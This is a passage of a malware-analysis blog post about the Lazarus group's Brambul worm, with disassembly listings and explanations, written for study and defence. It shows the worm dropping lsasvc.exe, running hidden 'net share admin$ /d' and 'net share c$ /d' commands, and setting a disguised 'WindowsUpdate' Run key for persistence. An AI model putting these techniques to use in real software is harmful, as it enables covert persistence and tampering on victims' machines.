[Malware] Lazarus group's Brambul worm of the former Wannacry - 2 | Swan's Lab

swanleesec.github.io/posts/Malware-Lazarus-group's-Brambul-worm-of-the-former-Wannacry-2

[Malware] Lazarus group's Brambul worm of the former Wannacry - 2


26 Feb 2020 | | 악성코드, 라자루스, 북한, 워너크라이, 웜, malware, wannacry, lazarus, worm, north korea, english

Analysis

Continued from [Malware] Lazarus group’s Brambul worm of the former Wannacry - 1

Second routine

As soon as the second routine starts, three subroutines are called: sub_401ba0, sub_401b30, and sub_401040.




```
loc_40276D:
test    eax, eax
jnz     loc_4028B5
```

```
call    sub_401BA0
call    sub_401B30
call    sub_401040
mov     edi, offset aSubject ; "Subject: "
or      ecx, 0FFFFFFFFh
xor     eax, eax
lea     edx, [esp+5A0h+Buffer]
repne scasb
not     ecx
sub     edi, ecx
mov     eax, ecx
mov     esi, edi
mov     edi, edx
lea     edx, [esp+5A0h+Buffer]
shr     ecx, 2
rep movsd
mov     ecx, eax
xor     eax, eax
and     ecx, 3
rep movsb
mov     edi, offset Dest
or      ecx, 0FFFFFFFFh
repne scasb
not     ecx
sub     edi, ecx
mov     esi, edi
mov     ebx, ecx
mov     edi, edx
or      ecx, 0FFFFFFFFh
repne scasb
mov     ecx, ebx
dec     edi
shr     ecx, 2
rep movsd
mov     ecx, ebx
and     ecx, 3
rep movsb
call    ds:GetVersion
mov     [esp+5A0h+pcbBuffer], eax
and     eax, 0FFFFh
cmp     eax, 6
jg      short loc_402817
```


sub_401ba0

Create the lsasvc.exe file and run the process. Afterwards, access the shared folder as admin like the first routine.



```
call    ds:GetSystemDirectoryA
mov     edi, offset aLsasvc_exe ; "\\lsasvc.exe"
or      ecx, 0FFFFFFFFh
xor     eax, eax
lea     edx, [esp+174h+Buffer]
repne scasb
not     ecx
sub     edi, ecx
push    ebx             ; hTemplateFile
mov     esi, edi
mov     ebp, ecx
mov     edi, edx
or      ecx, 0FFFFFFFFh
repne scasb
mov     ecx, ebp
dec     edi
shr     ecx, 2
rep movsd
push    4               ; dwFlagsAndAttributes
mov     ecx, ebp
push    2               ; dwCreationDisposition
push    ebx             ; lpSecurityAttributes
and     ecx, 3
push    2               ; dwShareMode
lea     eax, [esp+188h+Buffer]
push    40000000h       ; dwDesiredAccess
rep movsb
push    eax             ; lpFileName
call    ds:CreateFileA
mov     esi, eax
cmp     esi, 0FFFFFFFFh
jz      loc_401DFB
```

```
mov     edx, [esp+174h+lpBuffer]
mov     ebp, ds:WriteFile
lea     ecx, [esp+174h+NumberOfBytesWritten]
push    ebx             ; lpOverlapped
push    ecx             ; lpNumberOfBytesWritten
push    400h            ; nNumberOfBytesToWrite
push    edx             ; lpBuffer
push    esi             ; hFile
call    ebp ; WriteFile
mov     edi, [esp+174h+var_160]
mov     [esp+174h+lpBuffer], 11h
```




```
loc_401D59:             ; "cmd.exe /c \"net share admin$ /d\""
mov     edi, offset aCmd_exeCNetSha
or      ecx, 0FFFFFFFFh
xor     eax, eax
lea     edx, [esp+174h+Buffer]
repne scasb
not     ecx
sub     edi, ecx
mov     eax, ecx
mov     esi, edi
mov     edi, edx
lea     edx, [esp+174h+StartupInfo]
shr     ecx, 2
rep movsd
mov     ecx, eax
lea     eax, [esp+174h+Buffer]
and     ecx, 3
rep movsb
lea     ecx, [esp+174h+ProcessInformation]
push    ecx             ; lpProcessInformation
push    edx             ; lpStartupInfo
push    ebx             ; lpCurrentDirectory
push    ebx             ; lpEnvironment
push    8000000h        ; dwCreationFlags
push    ebx             ; bInheritHandles
push    ebx             ; lpThreadAttributes
push    ebx             ; lpProcessAttributes
push    eax             ; lpCommandLine
push    ebx             ; lpApplicationName
call    ebp ; CreateProcessA
test    eax, eax
jz      short loc_401DAA
```

```
mov     ecx, [esp+174h+ProcessInformation.hProcess]
push    ecx             ; hObject
call    ds:CloseHandle
```

```
loc_401DAA:             ; "cmd.exe /c \"net share c$ /d\""
mov     edi, offset aCmd_exeCNetS_0
```

sub_401b30

By adding a value named “WindowsUpdate” to the registry “Software \ Microsoft \ Windows \ CurrentVersion \ Run” path, the process will automatically run each time the computer is turned on.



